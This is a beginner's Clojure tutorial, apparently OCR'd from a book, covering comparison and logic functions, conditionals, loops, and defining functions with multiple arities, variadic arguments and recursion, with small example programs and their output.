
reduced? (clojure.core) — FUNCTION / 1 EX
Returns true if x is the result of a call to reduced
see also: clojure.core/reduced clojure.core/reduce clojure.core/unreduced clojure.core/ensure-reduced

reduce-kv (clojure.core) — FUNCTION / 10 EX
Reduces an associative collection. f should be a function of 3 arguments. Returns the result of...
see also: clojure.core/reduce clojure.core/reduced

kv-reduce (clojure.core.protocols) — FUNCTION / 0 EX

TOP CONTRIBUTORS

I clicked on `reduce` and below you can see that Clojure shows documentation for it:



reduce

clojure.core

Available since 1.0 (source)

`(reduce f coll)` `(reduce f val coll)`

```
f should be a function of 2 arguments. If val is not supplied,
returns the result of applying f to the first 2 items in coll, then
applying f to that result and the 3rd item, etc. If coll contains no
items, f must accept no arguments as well, and reduce returns the
result of calling f with no arguments.  If coll has only 1 item, it
is returned and f is not called.  If val is supplied, returns the
result of applying f to val and the first item in coll, then
applying f to that result and the 2nd item, etc. If coll contains no
items, returns val and f is not called.
```

© Rich Hickey. All rights reserved. Eclipse Public License 1.0

22 EXAMPLES

```
(reduce + [1 2 3 4 5])  ;;=> 15
(reduce + [])           ;;=> 0
(reduce + [1])          ;;=> 1
(reduce + [1 2])        ;;=> 3
(reduce + 1 [])         ;;=> 1
(reduce + 1 [2 3])      ;;=> 6
```

```
;; Converting a vector to a set:

(reduce conj #{} [:a :b :c])
;; => #{:a :c :b}
```

```
;; Create a word frequency map out of a large string s.

;; `s` is a long string containing a lot of words :)
(reduce #(assoc %1 %2 (inc (%1 %2 0)))
        {}
        (re-seq #"\w+" s))

; (This can also be done using the `frequencies` function.)
```

Clojure docs is a convenient way access documentation on the browser.

Chapter 6. Logic and comparison

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/logic-and-comparison.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Clojure comes with functions that helps us to compare stuff. For exa,ple you can use the equal to `=` function to check if two things are equal as shown below:

```
(= 1 1)
```

Output

```
true
```

Since 1 is equal to 1, the above code returns `true`. in the code below, 1 is not equal to 2 and hence `=` returns `false` when `1` and `2` are passed as arguments to it:

```
(= 1 2)
```

Output

```
false
```

`=` does not just compare two arguments, you can pass any number of arguments to it, and it returns `true`` only when all arguments are equal.

```
(= 7 7 7 )
```

Output

```
true
```

```
(= 7 8 7)
```

Output

```
false
```

The greater than `>` function is used to check if the first argument passed to it is greater than the second one:

```
(> 1 2)
```

Output

```
false
```

```
(> 2 1)
```

Output

```
true
```

If you provide it with more than one argument, it will check if the arguments are passed in descending order, if yes it will return `true`:

```
(> 3 2 1)
```

Output

```
true
```

The greater than or equal to `>=` function returns if the arguments passed to it either greater than or equal to the second one. In the code below, 5 is equal to 5 and hence it will return `true`:

```
(>= 5 5)
```

Output

```
true
```

In example below 6 is greater than 5 and hence it’s `true`:

```
(>= 6 5)
```

Output

```
true
```

The code below returns `false` because 6 is neither greater than 7 nor it's equal to 7:

```
(>= 6 7)
```

Output

```
false
```

The less than function `<` returns `true` if the arguments passed to it are in ascending order. Below 1 is less than 2 so `true` is returned:

```
(< 1 2)
```

Output

```
true
```

In ht example below, 1 is less than 2, which is less than 3 and hence `true` is returned:

```
(< 1 2 3)
```

Output

```
true
```

2 is not less than 1 and hence the code below returns `false`:

```
(< 2 1)
```

Output

```
false
```

The code below returns `false` because 1, 3 and 2 are not passed to `>` in ascending order:

```
(< 1 3 2)
```

Output

```
false
```

The code below returns `true` because 7 is equal to 7:

```
(<= 7 7)
```

Output

```
true
```

the code below returns `true`, because 7 is less than 8, if not equal to:

```
(<= 7 8)
```

Output

```
true
```

The code below returns false because 8 is neither less than 7 nor its equal to it:

```
(<= 8 7)
```

Output

```
false
```

Now let's come to logical functions, the `and` function returns `true`, if all the arguments passed to it are `true`:

```
(and true true)
```

Output

```
true
```

If any of the argument passed to `and` is `false`, it returns `false`.

```
(and  true false)
```

Output

```
false
```

The `or` function returns `true` if any of the argument passed to it is `true`:

```
(or true true)
```

Output

```
true
```

```
(or true false)
```

Output

```
true
```

```
(or false false)
```

Output

```
false
```

The not simply inverts `true` to `false` and vice versa:

```
(not true)
```

Output

```
false
```

```
(not false)
```

Output

```
true
```

Chapter 7. Conditions and branching

In programming depending on the data or information you gained, the program flow should alter its execution. Say every one can visit landing page of a website, but when trying to visit a secured page if the person is not logged in he must be challenged with a login screen. For such kind of cases we need to check for conditions and depending on it, we need to branch.

In this section we will see how to do it.

7.1. if

`if` is one of the basic condition checking functions in Clojure. Let's try out a simple example. Execute the code shown below:

```
;; if.clj

(let [a 5]
  (if (> a 0)
    (println a "is positive")))
```

Output

```
5 is positive
nil
```

We get the result `5 is positive` as shown above. So we get the following, to an `if` the first argument is condition check, over here its `(> a 0)`, if the condition check returns `true`, then the second argument passed `(println a "is positive")` is executed.

Now modify the program as shown:

```
;; if.clj

(let [a -5]
  (if (> a 0)
    (println a "is positive")))
```

Output

```
nil
```

In the above code, `a` is `-5` and hence `(> a 0)` fails. In theory then the third argument passed to `if` should execute, we have first argument `(> a 0)`, and second argument `(println a "is positive")`, there is no third argument, so `nil` gets returned.

Now let's give a third argument to it, see the code below and execute it:

```
;; if_else.clj

(let [a -5]
  (if (> a 0)
    (println a "is positive")
    (println a "is negative")))
```

Output

```
-5 is negative
nil
```

In the above code `a` is `-5` and hence `(> a 0)` fails. In then the third argument should execute. In this case, the third argument is `(println a "is negative")` gets executed and `-5 is negative` gets printed out.

Take a look at the code below, execute it.

```
;; if_nested.clj

(let [a 5]
  (if (> a 0)
    (println a "is positive")
    (if (< a 0)
      (println a "is negative")
      (println a "is neither positive nor negative"))))
```

Output

```
5 is positive
nil
```

So in the above code `(> a 0)` is `true`, so the first argument passed to it `(println a "is positive")` is executed and above output is printed.

Now let's change `a` to `-5` and see what happens.

```
;; if_nested.clj

(let [a -5]
  (if (> a 0)
    (println a "is positive")
    (if (< a 0)
      (println a "is negative")
      (println a "is neither positive nor negative"))))
```

Output

```
-5 is negative
nil
```

So the second argument passed to `if` is:

```
(if (< a 0)
      (println a "is negative")
      (println a "is neither positive nor negative"))
```

This argument itself contains a `if`, let's call it nested if, and here the condition passed to it `(< a 0)` passes, so the second argument passed to the nested if `(println a "is negative")` gets executed and `-5 is negative` gets printed out.

Now what if `a` is zero, once again it comes to the second argument to the top level `if`, which is

```
(if (< a 0)
      (println a "is negative")
      (println a "is neither positive nor negative"))
```

In the code above `(< a 0)` fails, and the third argument passed to nested `if` `(println a "is neither positive nor negative")` gets executed, and we have execution as shown below:

```
;; if_nested.clj

(let [a 0]
  (if (> a 0)
    (println a "is positive")
    (if (< a 0)
      (println a "is negative")
      (println a "is neither positive nor negative"))))
```

Output

```
0 is neither positive nor negative
nil
```

`if` function can accept only 3 arguments, the first one is a condition, the second argument will get executed when the condition passes, the third will get executed when condition fails. So what if we want to execute more than one statement if a condition passes or fails, well, wrap them in `do` as shown:

```
;; if_multiple_statements_in_branch.clj

(let [a 5]
  (if (> a 0)

    (do
      (println a "is positive")
      (println "There are infinite positive numbers"))

    (do
      (println a "is negative")
      (println "There are infinite negative numbers"))))
```

Output

```
5 is positive
There are infinite positive numbers
nil
```

Now let’s make `a` negative and execute it:

```
;; if_multiple_statements_in_branch.clj

(let [a -5]
  (if (> a 0)

    (do
      (println a "is positive")
      (println "There are infinite positive numbers"))

    (do
      (println a "is negative")
      (println "There are infinite negative numbers"))))
```

Output

```
-5 is negative
There are infinite negative numbers
nil
```

7.2. when

`if` accepts a condition as first argument, as second it accepts what should be done if the condition is `true`, and third is what should be done if the condition is `false`. `if` does work when the third argument is left out, but if we want to execute a bunch of statements when a condition is `true`, then we can use `when` as shown below:

```
;; when.clj

(let [print-something true]
  (when print-something
    (println "I print something.")
    (println "I print other things too.")))
```

Output

```
I print something.
I print other things too.
nil
```

Type the above program and execute it. When `print-something` is `true`, then the statements:

```
(println "I print something.")
(println "I print other things too.")
```

in the form

```
(when print-something
    (println "I print something.")
    (println "I print other things too."))
```

get's executed, and we get the output shown above.

Now let's set `print-something` to `false` as shown below and execute the code:

```
;; when.clj

(let [print-something false]
  (when print-something
    (println "I print something.")
    (println "I print other things too.")))
```

Output

```
nil
```

Nothing gets printed. So if the first argument passed to `when` is `true`, all statements enclosed in its form gets executed, else nothing happens.

7.3. cond

What if you want to check multiple conditions and make your code execute according to it. Welcome to `cond` or condition. Take a look at the program below and execute it:

```
;; cond.clj

(let [number 5]
  (cond
    (> number 0) (println number "is positive.")
    (< number 0) (println number "is negative.")
    :else (println number "is neither positive nor negative.")))
```

Output

```
5 is positive.
nil
```

It prints `5 is positive`. That's because we have set `number` as `5` in `let [number 5]`. Then the `cond` form is coded like this:

```
(cond
    (> number 0) (println number "is positive.")
    (< number 0) (println number "is negative.")
    :else (println number "is neither positive nor negative."))
```

In the above piece of code, when `number` is greater than `0`, it satisfies the condition `(> number 0)` and the code next to it `(println number "is positive.")` gets executed.

Change `number` to negative and execute it, see what happens and explain it. When no condition is satisfied the else part:

```
:else (println number "is neither positive nor negative.")
```

gets executed. Make `number` as `0` and execute it, see what happens.

Execute the code below and explain it to yourself.

```
(let [number 5]
  (cond
    (> number 0) (println number "is positive.")
    (< number 0) (println number "is negative.")))
```

Make `number` as `0` execute it and see what happens.

7.4. case

Below is an example of `case`, type it and execute it.

```
;; case.clj

(let [num 20]
  (case num
    1 "one"
    2 "two"
    3 "three"
    4 "four"
    5 "five"
    "I don't know"))
```

Output

```
"I don't know"
```

We get `"I don’t know"`, so what happens. We have set `num` to ``20 in `let [num 20]``, then we pass `num` to `case` as shown:

```
(case num
  ........)
```

So case check the value of `num`, `num` is not `1`, so the statement `1 "one"` is not touched.

```
(case num
    1 "one"
    ........)
```

Similarly, `num` is not `2`, `3`, `4`, `5`, so the all the statements below is not touched.

```
(case num
  1 "one"
  2 "two"
  3 "three"
  4 "four"
  5 "five"
  ........)
```

So finally the else part "I don’t know" is executed as shown below:

```
(case num
    ........
    "I don't know")
```

and it gets returned.

As an exercise, remove the "I don’t know" and run the code. What do you get? Change `num` to `4` and run the code what do you get? How can you explain it?

When `num` is `4`, and `"I don’t know"` is removed, does it matter? Why?

When `num` is `20`, and `"I don’t know"` is removed, does it matter? Why?

Chapter 8. Loops

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/loops.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

In programming, when you need to do stuff again and again, you use a thing called loops. In this section we will be seeing about it.

There are no real loops in Clojure https://www.reddit.com/r/Clojure/comments/11d4jo2/comment/ja7luoz/?context=3. This section will get a better explanation once I understand about it. Till then bear with me.

8.1. for

The first loop we are going to see if `for`, type the code below and execute it:

```
(let [nums [1 2 3 4]]
  (for [num nums]
       (* num 10)))
```

Output

```
(10 20 30 40)
```

Let's see how it works. So,

```
(let [nums [1 2 3 4]])
```

assigns `[1 2 3 4]` to `nums`. Then we invoke the `for` as shown:

```
(let [nums [1 2 3 4]]
  (for [num nums]
    ;; loop body
       ))
```

In the above code `for [num nums]` is the new addition, so the loop body in the above code will be executed 4 times, the first time it gets executed, the first value in `nums` that is `1` will be loaded into `num`, the second time it will be `2` and so on.

So in the loop body all we do is to multiply `num` by `10`, so let's put `(* num 10)` in the loop body as shown:

```
(let [nums [1 2 3 4]]
  (for [num nums]
       (* num 10)))
```

So what `for` does is this, first time `num` is `1` and the loop body returns `(* num 10)` which is `10`, so `for` creates a list with `(10)`. The next time `num` is `2` and `(* num 10)` is `20` which get returned and `for` now has a list `(10 20)` (imagine like `20` is appended to `'(10)`), and so on it continues till `for` has a list `(10 20 30 40)`, finally `for` returns it.

Now let's try out a `for` program with multiple sequences. Type the program below and execute it:

```
(def colors ["red" "blue" "green" "yellow"])

(def shapes ["square" "circle" "triangle" "rectangle"])

(for [color colors
      shape shapes]
  (str color " " shape))
```

Output

```
("red square" "red circle" "red triangle" "red rectangle" "blue square" "blue circle"
"blue triangle" "blue rectangle" "green square" "green circle" "green triangle" "green
rectangle" "yellow square" "yellow circle" "yellow triangle" "yellow rectangle")
```

So in this statement:

```
(def colors ["red" "blue" "green" "yellow"]))
```

We assign four colors to a variable named `colors`. Similarly, in this statement:

```
(def shapes ["square" "circle" "triangle" "rectangle"])
```

We assign four shapes to shapes. Now let's use `for` to combine all `colors` with all `shapes`. Now look at this:

```
(for [color colors]
  ;; loop body
  )
```

So in the code above we tell the for to execute each time for every item in `colors`, the first time it executes `color` will be the first value of `colors`, that is `"red"`, the last time it executes `color` will be the last value of `colors` that is `"yellow"`.

Now we need to mix in shapes, so we just load every shape in shapes into a variable called shape as shown:

```
(for [color colors
      shape shapes]
  ;; loop body
  )
```

The way it executes is like this, first "red" gets loaded into color, then "square" gets loaded into shape, the loop body gets executed, here the loop body is simply concatenating color and shape using str, so let's add (str color " " shape) to our code below as the body of for loop.

```
(for [color colors
      shape shapes]
  (str color " " shape))
```

So the first time "red", then a space " " and "square" gets stringed together and for has a collection ("red square"), now the next time, the shape takes the next value in shapes, that is "circle", and we get "red circle" as the output of (str color " " shape), and hence for has the collection ("red square" "red circle"). This goes on till all values in shapes are iterated, and now color takes on the next color that is "blue", and the process continues. Ultimately for will return this list out:

```
("red square" "red circle" "red triangle" "red rectangle" "blue square" "blue circle"
"blue triangle" "blue rectangle" "green square" "green circle" "green triangle" "green
rectangle" "yellow square" "yellow circle" "yellow triangle" "yellow rectangle")
```

8.2. doseq

doseq works just like for, but it returns nothing. Checkout the code below, if you think it will return (10 20 30 40), you are wrong. When you want something to be executed, but then nothing should be returned, then doseq is the thing to be used.

doseq is used for doing repetitive actions with side effects, like printing out stuff, writing into a file, sending emails, writing into databases If you can't understand what's in this note, don't worry. Just forget it. It doesn't matter much now.

```
(let [nums [1 2 3 4]]
  (doseq [num nums]
    (* num 10)))
```

Output

```
nil
```

Now check out the code below, though `doseq` returns nothing, you can make it do something in the loop body, here we just print numbers multiplied by 10:

```
(let [nums [1 2 3 4]]
  (doseq [num nums]
    (println (* num 10))))
```

Output

```
10
20
30
40
nil
```

In real world it could be a code to send emails to n-number of people or something like that where there is no need to return anything after the loop has run.

8.3. loop

The final loop we are going to see in Clojure is `loop`, type the program below and execute:

```
(loop [x 1]
  (when (<= x 5)
    (println x)
    (recur (inc x))))
```

Output

```
1
2
3
4
5
nil
```

It works like this, first you have a function `loop`:

```
(loop )
```

now let's initialize a variable named `x` to `1`:

```
(loop [x 1])
```

We want to print from 1 to 5, then the loop should check the condition if `x` is less than or equal to 5, so let's check the condition `(⇐ x 5)` using a function called `when`:

```
(loop [x 1]
  (when (<= x 5)
    ))
```

So the first argument to loop is `[x 1]`, the second one is the condition check:

```
(when (<= x 5)
    )
```

So when ever `x` is less than 5 `(⇐ x 5)` what ever is put in `(when (⇐ x 5) …)` gets executed.

Now let's have a simple loop body to print `x`, so we get:

```
(loop [x 1]
  (when (<= x 5)
    (println x)))
```

We need to the loop to continue once it has printed `x`, so for that we call a function `recur` with updated value of `x`, let's pass `(recur (inc x))` as second argument to when as shown:

```
(loop [x 1]
  (when (<= x 5)
    (println x)
    (recur (inc x))))
```

So now once again `loop` is hit, but now `x` is 2 this time, and still `(⇐ x 5)` passes, now 2 gets printed out, it goes on and on till `x` is 6 and so `(⇐ x 5)` fails, and the loop stops recurring and execution stops.

Chapter 9. Functions

Abstraction is the key to greatness and progress. Michael Faraday discovered electricity and magnetism have a link, but I don't think about it when I drive my car. Everything is abstracted away behind the steering wheel and pedals. Abstraction is so important, that almost every programming language provides a way to abstract away complexity.

Functions are the way you can abstract away things in Clojure. Whenever a code gets complex, you can refactor it out as functions, and use those functions as building blocks. In fact, you have been using functions all along, say when you call `(+ 1 2)` in Clojure, the `` ` is a function, and `1` and `2` are the value it receives. Technically we call the values received by the function as arguments. You don't know what happens in computer when you execute `( 1 2) ``, it's been neatly abstracted away behind the function `+`.

So let's see how to build our own functions in this chapter.

9.1. Saying Hello With Functions

So this is the code in Clojure is to print Hello World:

```
(println "Hello world!")
```

Now I want to make this same functionality available by calling just `(say-hello)`. To do that I first call a function called `defn` or define function

```
(defn )
```

To it, as a first argument I pass the function name `say-hello`:

```
(defn say-hello)
```

Now `` say-hello` `` is passed to `defn`, but since `say-hello` is defined as a function, we can accept arguments for it, but here we need no arguments as we are going to print Hello World!, so lets put empty square braces as no arguments will be accepted by `say-hello`

```
(defn say-hello [])
```

Now all we need to do is to write the function body, in the body we print hello world as shown below:

```
(defn say-hello []
  (println "Hello world!"))
```

So when ever we call `(say-hello)`,` Hello World!` gets printed. Below code shows the final version of `say-hello`:

```
;; function_say_hello.clj

(defn say-hello []
  (println "Hello world!"))

(say-hello)
```

Output

```
Hello world!
nil
```

9.2. Passing Argument

We can pass arguments to functions, say we have a function $f(x) = x^2 + 2$, this function accepts an argument x, now we plug in 7 to x, then $f(7) = 51$. In the same way, a function in Clojure can take in argument and do something with it.

Look at the say hello example below, type it, and execute it:

```
;; function_with_arguments.clj

(defn say-hello [name]
  (println "Hello" name "!"))

(say-hello "Karthik")
```

Output

```
Hello Karthik !
nil
```

It prints `Hello Karthik !`, so how it works? By typing `(defn say-hello …)`, where we define a function named `say-hello`, after that notice the `[name]` as shown below:

```
(defn say-hello [name]
  ;; function body goes here
  )
```

The `name` is an argument you need to pass for the function to run. It can be used as variable in the function. Notice how the function is structured, you have the `defn`, followed by the function name say-hello, then there the square bracket containing the single argument name [name]. Now let's finish off the function by writing its body as shown:

```
(defn say-hello [name]
  (println "Hello" name "!"))
```

In the function body, we are just printing saying hello to the name, we pass name to println like this: (println "Hello" name "!").

Now calling say-hello with argument Karthik: (say-hello "Karthik") prints out Hello Karthik !. Modify the program to say hello to you.

9.3. Finding Area Of Circle

We know that area of circle is πr^2, given radius of a circle is stored in a variable radius, we can write a Clojure code to find area as shown:

```
(* Math/PI (Math/pow radius 2))
```

Now, rather than writing as above, won't it be good if we can find area of circle by calling a function circle-area? That's what we do in code below:

```
;; function_circle_area.clj

(defn circle-area [radius]
  (* Math/PI (Math/pow radius 2)))

(circle-area 7)
```

Output

```
153.93804002589985
```

In the above code, rather than dealing with Math/PI and finding power, all we need to do is to call (circle-area 7), and we get the area of circle whose radius is 7 units. A good function abstracts complexity away and makes us write programs better.

9.4. Refactoring

Say your friend is coding a billion-dollar startup that lets its customers find circle area using an app. Your friend had a successful pitch and investment round where he claimed that 1000s of people wanted to find circle area every day and his app will be useful for it. He knows you area great programmer, and you coded the circle-area function for him. The app releases and humanity is saved.

You find that rather than finding circle area using `(* Math/PI (Math/pow radius 2))`, you can find it by `(* Math/PI radius radius)`. The later is much simpler and easier to maintain. So all you need to do is to change the code in one place as shown:

```
;; function_circle_area_refactored.clj

(defn circle-area [radius]
  (* Math/PI radius radius))

(circle-area 7)
```

The rest of the code in the app is totally unaware of this change, and works just fine. Instead of abstracting things away as a function, if you put `(* Math/PI (Math/pow radius 2))` everywhere, say in 50 places in app, it would be really difficult to change and test.

So functions help in better coding, and even reduces the possibility of bugs.

9.5. Function with multiple arguments

It's not that functions should have only one argument, say you want to find the hypotenuse of a right angle triable of sides lengths a and b, then it can be written as a function $f(a, b) = \sqrt{a^2 + b^2}$. So let's code this one in Clojure:

```
;; hypotenuse.clj

(defn hypotenuse [a b]
  (Math/sqrt (+ (* a a) (* b b))))

(hypotenuse 3 4)
```

Output

```
5.0
```

In the code above, we define a function `hypotenuse`, and it takes in two arguments `a` and `b`, so I think it should be clear to reader now, if a function takes no arguments, the function name should be followed by empty square brackets `[]`, or if it does then the argument names should be included in those square brackets like `[a, b]`. In the function body we just add the statement `(Math/sqrt (+ (* a a) (* b b)))`, which computes the hypotenuse and returns the number.

When we call `(hypotenuse 3 4)`, `5.0` gets returned.

Let's say for some reason we need a function where it can accept one argument, and the same function can also accept two arguments. We can do that too Clojure. Look at the code below:

```
;; function_multiple_arguments.clj
```

```
(defn multiple-args
  ([arg-1] (println "One argument passed:" arg-1))
  ([arg-1 arg-2] (println "Two arguments passed:" arg-1 arg-2)))

(multiple-args 1)
(multiple-args 1 2)
```

Output

```
One argument passed: 1
Two arguments passed: 1 2
```

So we have a function called `multiple-args`, that's defined like this

```
(defn multiple-args
  ;; function body goes here
  )
```

So in order to accept one argument, we add a form as shown below:

```
(defn multiple-args
  ([arg-1] (println "One argument passed:" arg-1)))
```

This form:

```
([arg-1] (println "One argument passed:" arg-1))
```

Receives one argument `arg-1`:

```
([arg-1] ...)
```

And in the body of the function we print it using `(println "One argument passed:" arg-1)` as shown:

```
([arg-1] (println "One argument passed:" arg-1))
```

So this will respond to a function call like `(multiple-args 1)`.

Now in order to have two arguments, we add this another form that has two arguments in it:

```
([arg-1 arg-2] (println "Two argument passed:" arg-1 arg-2))
```

So now this is our function definition which can accept one argument or two arguments:

```
(defn multiple-args
  ([arg-1] (println "One argument passed:" arg-1))
  ([arg-1 arg-2] (println "Two argument passed:" arg-1 arg-2)))
```

`([arg-1 arg-2] (println "Two argument passed:" arg-1 arg-2))` will be called when we call `(multiple-args 1 2)` is executed.

As an exercise try writing code that will let you call `(multiple-args)`, this should print out `No argument passed`. If you are finding it difficult refer `function_multiple_arguments_exercise.clj` in the code examples.

9.6. Accepting unlimited arguments

It is possible to accept unlimited number of arguments in a Clojure function. For example `+` function can accept unlimited amount and can give us the sum:

```
(+ 1 2 3 5 7 -1)
```

Output

```
17
```

For our functions to accept unlimited number of arguments, prefix argument with a `& ` (and and space), take a look at the code below:

```
;; function_unlimited_arguments.clj

(defn unlimited-arguments [& args]
  (println "Arguments:" args)
  (println "Type of args:" (type args)))

(unlimited-arguments 1)
(println)
(unlimited-arguments 1 17 true "Karthik" :coder)
```

Output

```
Arguments: (1)
Type of args: clojure.lang.ArraySeq

Arguments: (1 17 true Karthik :coder)
Type of args: clojure.lang.ArraySeq
```

In the above example we have `& args`, between square brackets, so the function `unlimited-arguments` can accept any number of arguments.

Say if we call the function like this:

```
(unlimited-arguments 1)
```

Then we get the output as `Arguments: (1)` which is generated by this statement:

```
(println "Arguments:" args)
```

In the above code snippet we are just printing the arguments. In the below code snippet:

```
(println "Type of args:" (type args)
```

We are printing the type of `args` which seems to be `clojure.lang.ArraySeq`, which I think is some list. In similar fashion when we call:

```
(unlimited-arguments 1 17 true "Karthik" :coder)
```

All `1 17 true "Karthik" :coder`, seems to be bundled in `args` as a list, as you can see from the output its printed as `Arguments: (1 17 true Karthik :coder)`.

Let's say that we want a function where it accepts one or more arguments, we can code it like this:

```
;; function_unlimited_arguments_2.clj

(defn unlimited-arguments [first-arg & args]
  (println "First argument:" first-arg)
  (println "Other arguments:" args))

(unlimited-arguments 1)
(println)
(unlimited-arguments 1 17 true "Karthik" :coder)
```

Output

```
First argument: 1
Other arguments: nil

First argument: 1
Other arguments: (17 true Karthik :coder)
```

Look at `[first-arg & args]`, so the first argument gets captured in `first-arg`, the rest if they are there gets bundled up in `args` which is present after `&` inside the square braces.

In the example below, the function `unlimited-arguments` has to have minimum of two arguments:

```
;; function_unlimited_arguments_3.clj

(defn unlimited-arguments [first-arg second-arg & args]
  (println "First argument:" first-arg)
  (println "Second argument:" second-arg)
  (println "Other arguments:" args))

(unlimited-arguments 1 2)
(println)
(unlimited-arguments 1 17 true "Karthik" :coder)
```

Output

```
First argument: 1
Second argument: 2
Other arguments: nil

First argument: 1
Second argument: 17
Other arguments: (true Karthik :coder)
```

The first argument is caught by `first-arg` and the second by `second-arg`, the rest is bundled up as list in `args`.

9.7. Returning stuff

If you think about a mathematical function, say $f(x) = x^+2$, if you plug in a value say $x = 7$, it returns 51. So you expect a function to return something.

In Clojure, the last statement executed by a function returns. Take for example the code below:

```
;; function_returning_something.clj

(defn add [a b]
  (+ a b))

(println (add 2  3))
```

Output

```
5
nil
```

In the code above, the result of `(+ a b)` is returned out of the function add. If you see `(+ a b)` is the last statement of the function `add`. This is captured by `println` and is printed out. You might have noticed a nil in output, That's because `println` after printing `5` returns nothing or `nil` and hence `nil` gets printed in the REPL.

Another good example will be any math function in Clojure. Take for instance the `+`

```
(+ 1 2 3 4 5)
```

Returns `15`, and hence if you try it out on the repl, you will get 15 and not `nil`, there is no `nil` here because it returns something. Think of `nil` as equivalent to nothing or emptiness in Clojure.

Now let's code something and see what it returns. Code the example below and execute it

```
;; what_it_returns.clj

(defn do-math [a b]
  (+ a b)
  (* a b))

(do-math 5 3)
```

Output

```
15
```

In function `do-math`, you see the first form is `(+ a b)`, when `(do-math 5 3)` is called, `(+ a b)` returns `8`, but it gets thrown away and lost, the last statement is `(* a b)`, and it returns 15, this is what gets returned from `do-math` and that's what appears as output.

Now lets code another function swapping the `*` and `+` as shown:

```
;; what_it_returns_2.clj

(defn do-math [a b]
  (* a b)
  (+ a b))

(do-math 5 3)
```

Output

```
8
```

In the above code, since `(+ a b)` is at the last, it gets returned. What is computed by `(* a b)` is lost.

The moral of the story is the last statement or forms output gets returned from a function.

9.8. Recursion

A function calling itself is known as recursion. For example look at the code below:

```
;; function_recursion.clj

(defn count-down [number]
  (println number)
  (if (pos? (dec number))
    (count-down (dec number))))

(count-down 5)
```

Output

```
5
4
3
2
1
nil
```

When executing the function, it prints from 5 to 1 and stops. We called the function like this: `(count-down 5)`. Let's analyze the function body:

```
(println number)
(if (pos? (dec number))
  (count-down (dec number)))
```

First we have the form `(println number)` which prints out `5`, then it comes to this form:

```
(if (pos? (dec number))
  (count-down (dec number)))
```

So in the above code `(dec number)` is `4` and is positive, and hence `(pos? 4)` is `true`, hence the statement `(count-down (dec number))` gets executed, and so `(count-down 4)` is called. That is the function `count-down` calls itself again.

This goes on till `number` becomes `0` and `(dec number)` is `-1` and hence `(pos? -1)` is `false` thus `(count-down (dec number))` is never reached and the program exits.

You can call a function from itself using the function name as in the example above, or you can use `recur` as shown below:

```
;; function_recur.clj

(defn count-down [number]
  (println number)
  (if (pos?  (dec number))
    (recur (dec number))))

(count-down 5)
```

Output

```
5
4
3
2
1
nil
```

In the example above, we have replaced the function name `count-down` with `recur` when the function needs to call itself. It said that when we use `recur` it more memory efficient and the condition it must satisfy is hat `recur` should be the last statement executed in the function.

In the example below, we use recursion to compute the total of sequence of numbers passed to a function. Type the code below and execute it, we will see how it works soon.

```
;; function_sum_using_recursion.clj

(defn sum [numbers total]
  (if (empty? numbers)
    total
    (recur (rest numbers) (+ total (first numbers)))))

(println (sum [1 2 3 4 5], 0))
```

Output

```
15
nil
```

In the above example we have tried out `sum` like this `(sum [1 2 3 4 5], 0)`, which returns `15`. to simplify it let's try out something as shown:

```
(sum [1 2] 0)
```

So when the above form is executed, let's look at the body of `sum`:

```
(if (empty? numbers)
  total
  (recur (rest numbers) (+ total (first numbers))))
```

`(empty? [1 2])` become `false`, and hance this get's executed:

```
(recur (rest numbers) (+ total (first numbers)))
```

